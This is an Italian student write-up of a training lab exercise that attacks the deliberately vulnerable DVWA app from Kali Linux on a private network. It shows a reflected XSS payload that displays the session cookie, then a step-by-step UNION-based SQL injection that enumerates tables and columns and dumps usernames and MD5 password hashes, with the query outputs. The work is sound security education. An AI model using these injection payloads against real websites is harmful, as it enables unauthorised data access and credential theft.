

ESERCIZIO S6 L2

Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

Obiettivi:

Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application DVWA. Istruzioni per l'Esercizio:

1.Configurazione del Laboratorio: ○ Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante). ○ Verificate la comunicazione tra le due macchine utilizzando il comando ping.

2.Impostazione della DVWA ○ Accedete alla DVWA dalla macchina Kali Linux tramite il browser. ○ Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW.

3.Sfruttamento delle Vulnerabilità: ○ Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind). ○ Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.

RISPOSTA

Procedo con il **primo step** dell'esercizio: configuro le MV

- Metasploitable IP >>> 192.168.70.100
- Kali Linux >>> 192.168.70.101

Eseguo un ping bidirezionale che avviene con successo.

Ora passo al **secondo step** : imposto correttamente il livello di sicurezza delle DVWA


imposto da **high >>> low >>> confermo con il submit**

Terzo step: Per quanto riguarda la vulnerabilità XSS Reflected ho scelto di "rubare" il cookie.

Vado nella sezione XSS Reflected di DVWA




Successivamente ho inserito `<script>alert(document.cookie)</script>` nel campo "What's your name?" della pagina XSS Reflected di DVWA.



Il sito ha preso il codice JavaScript e l'ha inserito direttamente nella pagina HTML senza controllare se fosse sicuro. Quando la pagina si è caricata, il browser ha visto il tag `<script>` e ha eseguito il codice, facendo apparire un popup con il cookie di sessione.

In un attacco reale, un malintenzionato potrebbe rubare questi cookie e usarli per impersonare altri utenti senza conoscere le loro password.



Adesso procedo con la **SQL Injection**. Entro innanzitutto nella sezione SQL Injection di DVWA.

Ho suddiviso i passaggi che ho eseguito in **6 step**:

Step 1 :

Il campo chiede un solo utente ID, perciò per testare la vulnerabilità agli attacchi SQL inserisco nel campo il comando **1' OR 1=1 --** che mi permette di ottenere ciò che desidero, ossia la **visualizzazione di tutti gli utenti** a conferma che il sito è **vulnerabile agli attacchi SQL**.

in pratica vado a chiedere di mostrare gli utenti che hanno ID uguale a 1 OPPURE tutti quelli dove 1=1. Siccome 1=1 è sempre matematicamente vero, la condizione si applica a tutti gli utenti presenti nel database.

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' OR 1=1 --
First name: admin
Surname: admin

ID: 1' OR 1=1 --
First name: Gordon
Surname: Brown


ID: 1' OR 1=1 --
First name: Hack
Surname: Me

ID: 1' OR 1=1 --
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 --
First name: Bob
Surname: Smith

Step 2: Contare le Colonne

Per prima cosa ho dovuto capire quante colonne restituisce la query.. Ho usato `1' ORDER BY 1 --` e poi `1' ORDER BY 2 --` per vedere se il database mi dava errore. Se `ORDER BY 2` funziona ma `ORDER BY 3` dà errore, significa che ci sono esattamente 2 colonne. Di fatto :



[Home](#)
[Instructions](#)
[Setup](#)
[Brute Force](#)
[Command Execution](#)
[CSRF](#)

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' ORDER BY 1 --
First name: admin
Surname: admin

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Vulnerability: SQL Injection

User ID:

ID: 1' ORDER BY 2 --
First name: admin
Surname: admin

Con ORDER BY 3 mi ha dato errore:

```
Unknown column '3' in 'order clause'
```

Step 3: Union

Una volta capito che ci sono 2 colonne, ho testato se riesco a "unire" i miei dati con quelli del sito usando `1' UNION SELECT null, null --`. Se questo comando funziona senza errori, significa che posso procedere con l'attacco vero e proprio.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT null, null --
First name: admin
Surname: admin

ID: 1' UNION SELECT null, null --
First name:
Surname:

Funziona, ora posso procedere con l'Injection.

Step 4: Esplorare le Tabelle

Con `1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database() --` ho chiesto al database di mostrarmi tutte le tabelle che esistono .Il database mi ha risposto

elencando tutte le tabelle, tra cui la più interessante: **"users"** (quella con gli utenti e le password).

Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database() --
First name: admin
Surname: admin

ID: 1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database() --
First name:
Surname: guestbook

ID: 1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database() --
First name:
Surname: users
```

Tabelle : **admin, guestbook, users**

Step 5: Guardare Dentro la Tabella Users

Una volta saputo che esiste la tabella "users", devo capire com'è strutturata all'interno. Ho usato `1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' --` per chiedere quali colonne ci sono nella tabella users.

User ID:

```
ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' -
First name: admin
Surname: admin

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' -
First name:
Surname: user_id

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' -
First name:
Surname: first_name

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' -
First name:
Surname: last_name

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' -
First name:
Surname: user

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' -
First name:
Surname: password

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' -
First name:
Surname: avatar
```

Il database mi ha risposto mostrandomi tutte le colonne: **admin, user_id, first_name, last_name, user, password, avatar**. Le più interessanti sono ovviamente "user" e "password"

Step 6: Rubare i Dati

Ora che so esattamente dove sono conservati username e password, non dovevo far altro che prenderli. Con `1' UNION SELECT user, password FROM users --` ho detto al database di **mostrami tutti gli username e tutte le password della tabella users**.

E il database mi ha fornito tutte le credenziali di tutti gli utenti registrati.

User ID:

```
ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Conclusione

Alla fine ho ottenuto una lista completa di **tutti gli username e password del sito**.

Con l'esercitazione di oggi, provando con mano, ho capito attraverso le varie dimostrazioni quanto sia pericoloso anche un piccolo errore di programmazione che può compromettere completamente la sicurezza di un'applicazione, e permettere una serie di attacchi.